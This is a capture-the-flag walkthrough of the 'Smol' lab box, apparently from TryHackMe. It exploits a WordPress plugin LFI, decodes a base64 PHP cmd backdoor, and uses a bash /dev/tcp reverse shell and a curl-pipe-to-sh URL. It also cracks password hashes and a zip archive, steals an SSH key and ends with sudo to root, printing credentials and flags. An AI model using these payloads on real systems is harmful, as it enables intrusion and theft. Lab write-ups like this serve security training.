Welcome to Smol#
Welcome back hackers! Today we are tackling Smol, a multi-stage Linux box that tests your web exploitation, PHP deobfuscation, password cracking, and lateral pivoting skills.
This machine takes us through a rabbit hole of vulnerable WordPress plugins, Local File Inclusion (LFI), a stealthy backdoor hidden inside a classic plugin, database password cracking, SSH key pivoting, and cracking password-protected archives to grab root.
Let's dive right into the terminal!

1. Reconnaissance & Port Scanning#
We start by firing up Nmap to discover open ports and running services on the target IP (10.49.155.175):
nmap -sV 10.49.155.175Starting Nmap 7.991 ( https://nmap.org ) at 2026-09-11 22:27 +0530
Nmap scan report for www.smol.thm (10.49.155.175)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelKey Findings:#
- Port 22 (SSH): OpenSSH 8.2p1 on Ubuntu.
- Port 80 (HTTP): Apache 2.4.41 serving a website with hostname
www.smol.thm.
Before poking around port 80 in our browser, let's map the domain name to our /etc/hosts file:
echo "10.49.155.175 www.smol.thm smol.thm" | sudo tee -a /etc/hostsNow let's run Gobuster to discover web directories:
gobuster dir -u http://www.smol.thm/ -w /usr/share/wordlists/dirb/common.txt===============================================================
Gobuster v3.8.2
===============================================================
.htaccess (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
index.php (Status: 301) [Size: 0] [--> http://www.smol.thm/]
server-status (Status: 403) [Size: 277]
wp-admin (Status: 301) [Size: 315] [--> http://www.smol.thm/wp-admin/]
wp-content (Status: 301) [Size: 317] [--> http://www.smol.thm/wp-content/]
wp-includes (Status: 301) [Size: 318] [--> http://www.smol.thm/wp-includes/]
xmlrpc.php (Status: 405) [Size: 42]
===============================================================The site is clearly running WordPress!
2. WordPress Enumeration & LFI Exploitation#
Let's use WPScan to enumerate installed WordPress plugins:
wpscan --url http://www.smol.thm --enumerate p
WPScan flags two interesting plugins:
jsmol2wphello-dolly
A quick search on jsmol2wp reveals a known Local File Inclusion / SSRF vulnerability in its data fetching handler jsmol.php. The script allows fetching server-side files via the query parameter when isform=true and call=getRawDataFromDatabase are supplied.
Let's test this LFI vector by attempting to read wp-config.php using the PHP filter wrapper:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.phpIt works! The browser dumps the raw contents of wp-config.php:
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
We now have valid database credentials:
- Database User:
wpuser - Database Password:
kbLSF2Vop#lw3rjDZ629*Z%G
Next, let's read /etc/passwd to enumerate existing Linux users on the system:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../../../../etc/passwdFiltering through the user list gives us several target accounts with login shells:
rootthinkxavidiegogegeubuntu
3. Analyzing the Backdoored Plugin & Gaining RCE#
Now let's inspect the second plugin, hello-dolly, using our LFI:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../hello.phpLooking closely at hello.php, we spot something extremely suspicious inside the hello_dolly() function:
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));
    ...
Look at that sneaky eval(base64_decode(...)) statement! Let's decode the base64 string:
echo "CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=" | base64 -dif (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }Let's translate those octal and hexadecimal escape characters:
\143=c\155or\x6d=m\x64or\144=d
The line translates directly to:
if (isset($_GET["cmd"])) { system($_GET["cmd"]); }Someone planted an intentional web backdoor inside the Hello Dolly plugin that executes any command passed to the cmd parameter!

Popping a Reverse Shell#
To get a stable shell, let's create a reverse shell script named payload.sh on our attacker machine:
#!/bin/bash
bash -i >& /dev/tcp/10.48.X.X/4444 0>&1
Start a Python web server on port 8000:
python3 -m http.server 8000Start a Netcat listener on port 4444:
nc -lvnp 4444Now send the command injection payload to hello.php through the web browser:
http://www.smol.thm/wp-content/plugins/hello.php?cmd=curl%2010.48.X.X:8000/payload.sh%20|%20shCheck your listener: shell popped! We have initial access as www-data.
Let's stabilize our shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
4. Database Extraction & Cracking Hashes (User 1: Diego)#
With a shell as www-data, we can log into the local MySQL database using the credentials we recovered from wp-config.php:
mysql -u wpuser -p'kbLSF2Vop#lw3rjDZ629*Z%G' wordpressLet's dump the users and password hashes from the wp_users table:
SELECT ID, user_login, user_email, user_pass FROM wp_users;
We obtain WordPress phpass hashes for the accounts:
think:$P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/
gege:$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
diego:$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
xavi:$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
Save these hashes into a file named hashes.txt on your local attack machine and run John the Ripper using rockyou.txt:
john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt hashes.txtIn a matter of seconds, John cracks the password for user diego:
sandiegocalifornia (diego)Now switch to user diego inside our shell:
su diego
# Password: sandiegocalifornia
whoami
# Output: diego
Let's grab the user flag from Diego's home directory:
cat /home/diego/user.txtUser Flag 1: 45edaec653ff9ee06236b7ce72b86963
5. Horizontal Lateral Movement: Diego to Think to Gege#
Now that we are diego, let's enumerate the other home directories.
Checking inside /home/think/.ssh, we discover a readable private SSH key:
cat /home/think/.ssh/id_rsaCopy the private key block onto your local machine, save it as secretKey, and lock down its permissions:
chmod 600 secretKeyNow SSH directly into the box as user think:
ssh -i secretKey think@10.49.155.175
Once logged in as think, we test switching users. Remarkably, switching to user gege requires no password at all:
su gege
whoami
# Output: gege
We have pivoted across three distinct accounts!
6. Cracking the Encrypted Backup & Finding Xavi's Password#
Looking around the system while logged in as gege, we find an interesting backup archive: wordpress.old.zip.
Let's transfer this file back to our local machine for analysis. On the target machine:
python3 -m http.server 8888On our attack machine:
wget http://10.49.155.175:8888/wordpress.old.zipWhen we try to extract wordpress.old.zip, it asks for a password. Let's extract the password hash using zip2john:
zip2john wordpress.old.zip > hashthis.txtNow let's crack the zip hash using John the Ripper and rockyou.txt:
john --wordlist=/usr/share/wordlists/rockyou.txt hashthis.txtLoaded 1 password hash (PKZIP [32/64])
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE The password to unlock the archive is: hero_gege@hotmail.com!
Let's unzip the archive with this password:
unzip -P 'hero_gege@hotmail.com' wordpress.old.zipInside the extracted backup folder, inspect wp-config.php:
cat wordpress.old/wp-config.php// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** Database username */
define( 'DB_USER', 'xavi' );
/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );
/** Database hostname */
define( 'DB_HOST', 'localhost' );Aha! We found hardcoded credentials for user xavi:
- User:
xavi - Password:
P@ssw0rdxavi@
7. Privilege Escalation to Root#
Now let's switch to user xavi:
su xavi
# Password: P@ssw0rdxavi@
whoami
# Output: xavi
Let's check Xavi's sudo privileges:
sudo -l
Look at that glorious output:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
User xavi has unrestricted sudo privileges on all commands!
Let's escalate to root instantly:
sudo -i
whoami
# Output: root
Now grab the root flag:
cat /root/root.txtRoot Flag: bf89ea3ea01992353aef1f576214d4e4
Box owned!
Key Takeaways#
- Audit WordPress Plugins for LFI/SSRF: Plugins like
jsmol2wpthat blindly accept resource parameters can expose sensitive configuration files likewp-config.phpand/etc/passwd. - Deobfuscate Suspicious Plugin Code: Backdoors hidden in well-known plugins (like
hello.php) often use base64 and octal escape sequences to mask command execution calls likesystem($_GET["cmd"]). - Password Hygiene on Backups: Never leave password-protected backup archives on production systems using predictable passwords from wordlists.
- Principle of Least Privilege: Giving wildcard
(ALL : ALL) ALLsudo permissions without authentication restrictions turns any credential leak into an instant root compromise.
See you in the next walkthrough!
Questions or something to add? Join the discussion with your GitHub account.